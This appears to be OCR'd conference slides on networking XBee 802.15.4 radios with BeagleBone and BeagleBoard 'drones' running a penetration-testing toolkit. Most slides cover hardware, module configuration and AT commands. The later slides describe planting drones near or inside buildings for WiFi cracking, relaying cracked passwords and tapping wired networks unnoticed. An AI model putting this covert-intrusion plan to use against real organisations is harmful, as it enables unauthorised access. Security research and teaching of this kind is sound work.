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
Demo 6 – Clickiddies



802.15.4 Networking

- Basics
- Hardware
- Simple case: 2 Xbee adapters
- Slightly harder case: multiple adapters one at a time
- Hard case: multiple adapters simultaneously
- Really Hard case: true mesh network

802.15.4 Basics

- Typically used in low-power embedded systems
- Regular (100') and Pro (1 mi) versions
- AT and API modes of operation
- Low-speed (250 kbps max)
- Supports multiple network topologies
  - Peer to Peer
  - Star
  - Mesh

Xbee Hardware

XBee® Family Features Comparison

Protocol	Product	Certified Regions	Frequency	Positioning	RF Line of Sight Range	Transmit Power	Receiver Sensitivity	Form Factor	MSRP	RF Data Rate	Programmable Variant	Hardware
IEEE 802.11	XBee® Wi-Fi	US, CA, EU, AU, JP	2.4 GHz	Low-power serial to Wi-Fi b/g/n	N/A	+16 dBm	-93 to -71 dBm	Through-hole, SMT	$35.00	1 to 72 Mbps	N/A	S6B
IEEE 802.15.4 	XBee® 802.15.4	US, CA, EU, AU, BR, JP	2.4 GHz	Low-cost, low-power multipoint	300 ft / 90 m	0 dBm	-92 dBm	Through-hole	$19.00	250 Kbps	N/A	S1
	XBee-PRO® 802.15.4	US, CA, AU, BR	2.4 GHz	Extended-range multipoint	1 mile / 1.6 km	+18 dBm	-100 dBm		$32.00	250 Kbps	N/A	S1
		US, CA, EU, AU, BR, JP	2.4 GHz	International/"J" variant	2500 ft / 1 km	+10 dBm	-100 dBm		$32.00	250 Kbps	N/A	S1
Multipoint Proprietary 	XBee-PRO® XSC	US, CA, AU	900 MHz	Long-range multipoint for North America	9 miles / 14.5 km	+24 dBm	-107 to -109 dBm	Through-hole	$39.00	10 Kbps or 20 Kbps	N/A	S3B
	XBee-PRO® 868	EU	868 MHz	Long-range multipoint for Europe	25 miles / 40 km	+25 dBm	-112 dBm		$45.00	24 Kbps	N/A	S5


- Manufactured by Digi
- Regular and Pro formats are interchangeable and interoperable
- Uses 2 mm pin spacing
  - Most breadboards are 0.1” or 2.54 mm
  - Requires an adapter
- Several antenna options
- Be careful not to use S2 or ZB series which are the same dimensions, but are not compatible

Xbee Adapters

- UART (serial) adapters
  - Can be wired directly to Beagles using 4 wires
  - Don't take up USB ports

Xbee Adapters (contd)

- USB Adapters
  - More expensive
  - Helpful for initial setup
  - Easier to setup: just plug it in



Simple Case: 2 Xbee Adapters

- Xbee modules must be configured for desired network topology
- Digi provides X-CTU software for configuration, but it only runs on Windows
- Recently Moltosenso has released Network Manager IRON 1.0 which runs on Linux, Mac, and Windows – free edition is sufficient for our limited usage

Configuring Xbee Modules

- Place Xbee module in USB adapter and connect to PC running X-CTU or IRON
- Select correct USB port and set baud rate (default is 9600)
- From Modem Configuration tab select Read to get current configuration
- Ensure modem is XB24 and Function Set is XBEE 802.15.4
- Set the channel and PAN ID (1337?) noting the settings which must be the same for all modems
- Pick a Destination Low and Destination High address for the other adapter (say 2 and 0)
- Set the My Address to a chosen value (say 01)
- Click Write to stored the new config on the Xbee
- Repeat this process on the second Xbee but reverse the addresses
- The modules should now talk to each other just fine

Wiring the Xbee to Beagles

- If you splurged for the USB adapter you can just plug in to a USB port
  - BeagleBone has only 1 USB port which you might want for something else
  - BeagleBoard has 4 USB ports
- Using the UART interface slightly more complicated
  - Connect 4 wires: 3.3V, Ground, TX, RX
  - Configure the Beagle multiplexer for proper operation

Setting up a UART Interface

- Appropriate pins & modes in Beagle manuals
- For BeagleBone UART2
  - 3.3V & Ground P9 pin 3 & 1, respectively
  - TX P9 pin 21 (to Xbee Din)
  - RX P9 pin 22 (to Xbee Dout)
  - Configure BeagleBone (White not black
    - echo 1 > /sys/kernel/debug/omap_mux/spi0_d0
    - echo 21 > /sys/kernel/debug/omap_mux/spi0_sclk
  - BBB uses new kernel – see my blog for details
  - Test connection by connecting terminal program to /dev/ttyO2 (not a zero)
- Recommend against using UART on BeagleBoard
  - 1.8V logic levels requires level shifting
  - Slightly more complicated software configuration


Simple Case: Accessing your single drone

- By default Xbee adapters operate in transparent mode
- Setup TTY on drone and you can login in with terminal program
  - Simple
  - Works with interactive programs
  - If you go out of range you are still connected when you return

Slightly Harder Case: Multiple Drones One at a Time

- Configure drones as with the single drone case but with different MY addresses
- Use terminal program on command console to connect to drones one at a time
- Simple: no programming required
- Must enter AT command mode to switch between drones
  - Enter “+++” (no enter) and wait for OK
  - Enter “ATDL0002 <enter>” to select drone 2
  - Enter “ATWR <enter>” to write to NVRAM
  - Enter “ATCN <enter>” to exit command mode

Trivial example of Two Drones in TTY Mode



Slightly Harder Case: Multiple Drones Simultaneously

- API mode is used vs. AT mode
- Configure Xbee with X-CTU
  - For Series 1 stick with 802.15.4 Function Set
  - For Series 2 (ZB)
    - Drones set to Function Set ZNET 2.5 ROUTER/ENDDEVICE API 1347
    - Controller set to Function Set ZNET 2.5 COORDINATOR API 1147
- Multiple choices for communication
  - Java xbee-api
  - Python-xbee (what I used)
  - Raw commands to TTY device
- Recommended for most situations involving 3 or more devices


Multiple Drone Communications

- Really this is a point-to-multipoint topology
- For each drone communication appears to be simple peer-to-peer
- API mode provides better performance and allows simpler software operation

Multiple Drones Using Python: One Possibility

- Each drone runs a simple Python script which waits for commands and sends announcements
- Controller listens for announcements/responses and sends commands (all activity is logged)
- Upside is that it lends itself easily to scripting
- Downside is that it doesn't support interactive shells (yet)
- Announcements can be sent to controller for important events (such as successful cracking)
- Code is available at http://polstra.org

Trivial Example with Two Drone – API Mode Using Python



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

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

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

Harder Case: True Mesh Network

- Only recommended when larger number of drones or when devices are too far apart
- Will negatively impact battery life
- Requires series 2 (aka ZB) Xbee adapters
- No changes to scripts are required

Networked attacks – Simplest Case

- In the simplest case there is only 1 drone
- Networking is peer-to-peer
- Allows hacking from a distance
  - Better WiFi hacking when drone is in building
  - Drone runs 24x7
  - Drone can run for days off battery
  - Important updates such as successfully cracked passwords can be sent to master periodically in case you weren't in range when they happened
  - Drone has full version of The Deck – lots of possibilities
  - Less conspicuous than sitting outside the building
  - If you are lucky you can patch into wired network
  - If you are extra lucky they use Power Over Ethernet!

Networked Attack with Multiple Drones

- One process on master monitors status updates from all drones
- Interactive shell into each drone
  - Multiple subshells can be created
  - Processing continues if master disconnects
- Endless possibilities since each drone has full version of The Deck
- Drone are easily retasked based on objectives achieved by other drones

Future Directions

- Continue to add useful packages as need arises
- Optimize some packages for BB-xM/BBB
- Other output devices
- Exploit USB OTG functionality
- Make The Deck fly (literally) – September 12th
- Hack over the Internet with 802.15.4 gateway

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